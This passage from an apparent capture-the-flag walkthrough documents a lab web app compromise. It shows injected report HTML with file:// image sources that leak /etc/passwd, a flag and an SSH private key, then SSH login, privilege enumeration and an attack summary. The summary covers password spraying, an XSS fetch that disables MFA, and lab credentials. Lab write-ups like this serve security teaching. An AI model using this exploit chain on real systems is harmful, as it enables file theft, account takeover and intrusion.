<img src="data:image/jpeg;base64,cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaAoOI...">
It did — but instead of an image it returned the file’s raw bytes wrapped in a base64 data:image/jpeg URI. The backend had fetched the file:// URL and inlined its contents, giving me arbitrary local file read as the app’s user. Decoding the blob in CyberChef (From Base64) returned /etc/passwd, which confirmed the read and named the local user tommy (uid 1000, /home/tommy).
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
tommy:x:1000:1000::/home/tommy:/bin/bash
The brief had noted a flag in tommy’s home, so I pointed the same primitive at /home/tommy/flag.txt and decoded the result.
Input:  SFNNezN4cEwwaVRfQ2g0MW5fTTRzdDNSfQo=
Output: HSM{3xpL0iT_Ch41n_M4st3R}
With arbitrary read working, the more useful target than the flag was tommy’s SSH material — that would turn a web read primitive into an actual shell. I pulled authorized_keys first to confirm the path, then the private key itself.
report_html=<p><img src="file:///home/tommy/.ssh/authorized_keys"></p>

HTTP/1.1 200 OK
<img src="data:image/jpeg;base64,c3NoLXJzYSBBQUFCQU9jRFBqQU9jV...">
report_html=<p><img src="file:///home/tommy/.ssh/id_rsa"></p>

HTTP/1.1 200 OK
<img src="data:image/jpeg;base64,LS0tLS1CRUdJTiBPUEVOU1NIIFBSSVZBVEUgS0VZLS0tLS1...">
Decoding the id_rsa response recovered a complete OpenSSH private key for tommy.
-----BEGIN OPENSSH PRIVATE KEY-----
[KEY CONTENT OMITTED FOR BREVITY — FULL KEY PRESERVED IN ORIGINAL INVESTIGATION]
-----END OPENSSH PRIVATE KEY-----
An admin-only web report feature with careless file:// handling had walked me from HTML injection to a usable SSH private key.
Post-Foothold Enumeration
Saved the recovered key and locked its permissions.
nano rsa_key
chmod 600 rsa_key
root still refused the key on both ports, as expected — the key was tommy’s, not root’s.
ssh root@10.1.190.121 -i rsa_key -p22
root@10.1.190.121: Permission denied (publickey).

ssh root@10.1.190.121 -i rsa_key -p2222
root@10.1.190.121: Permission denied (publickey).
tommy on port 22 was rejected too, but port 2222 accepted the key — which lined up with the two-daemon guess from the scan: the key was only authorized on the container-side listener.
ssh tommy@10.1.190.121 -i rsa_key -p22
tommy@10.1.190.121: Permission denied (publickey)

ssh tommy@10.1.190.121 -i rsa_key -p2222
Linux fcde7e46a443 6.17.0-1019-aws #19~24.04.1-Ubuntu SMP Tue Jun 23 18:53:06 UTC 2026 x86_64
...
tommy@fcde7e46a443:~$
The hostname fcde7e46a443 confirmed it — a shell as tommy inside a container, the same identity behind the web-app account. Quick recon showed nothing exotic: only stock SUID binaries, and sudo wasn’t even installed.
tommy@fcde7e46a443:~$ find / -user root -perm /4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/su
/usr/bin/mount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
tommy@fcde7e46a443:~$ sudo -l
-bash: sudo: command not found
tommy@fcde7e46a443:~$ ls -la
...
-r-------- 1 tommy tommy   26 Jul 16 15:44 flag.txt
flag.txt sat in tommy’s home, owned by and readable as tommy — this SSH shell had native access to it, matching the value already pulled out-of-band through the LFI chain. Landing this shell as tommy over SSH was the objective, so the box was done here; no escalation beyond tommy was required.
Attack Path Summary
Provided creds: brian:HackSmarter123!
→ Nmap: SSH (22, 2222) + Gunicorn web app (8080) — root SSH key-only on both ports
→ Gobuster: /login, /messages, /logout, /dashboard (session-gated)
→ Logged in as brian → low-privilege dashboard, no admin features
→ Burp Intruder: leaked password cJ2yxWMs3XEHbO across 501 candidate usernames
→ Rate-limited (429, 3/min) → re-ran paced → tommy:cJ2yxWMs3XEHbO (302 → /mfa)
→ tommy login blocked by TOTP MFA
→ Stored XSS via Send Message (brian → tommy): fetch("/api/mfa/disable") → MFA disabled
→ Logged in as tommy → admin-only "Generate Report" feature
→ Unsanitized report_html → file:// LFI via <img src> → base64 data: URI leak
→ Read /etc/passwd → /home/tommy/flag.txt → authorized_keys → id_rsa
→ Decoded id_rsa (CyberChef) → saved as rsa_key
→ ssh tommy@10.1.190.121 -i rsa_key -p2222 → shell in container fcde7e46a443
→ flag.txt readable as tommy — objective complete
Credentials Found
| Principal | Credential | Source |
|---|---|---|
brian |
HackSmarter123! |
Provided at engagement start |
tommy |
cJ2yxWMs3XEHbO |
Leaked password (OSINT); owner identified via Burp Intruder against the username list |
tommy |
Private key /home/tommy/.ssh/id_rsa |
LFI via /dashboard/report (file:// disclosure), decoded with CyberChef |
| flag | HSM{3xpL0iT_Ch41n_M4st3R} |
/home/tommy/flag.txt, read as tommy over SSH (also recoverable via the report LFI chain) |
Tools Used
- Nmap
- Gobuster
- Burp Suite (Intruder, Repeater)
- CyberChef
- SSH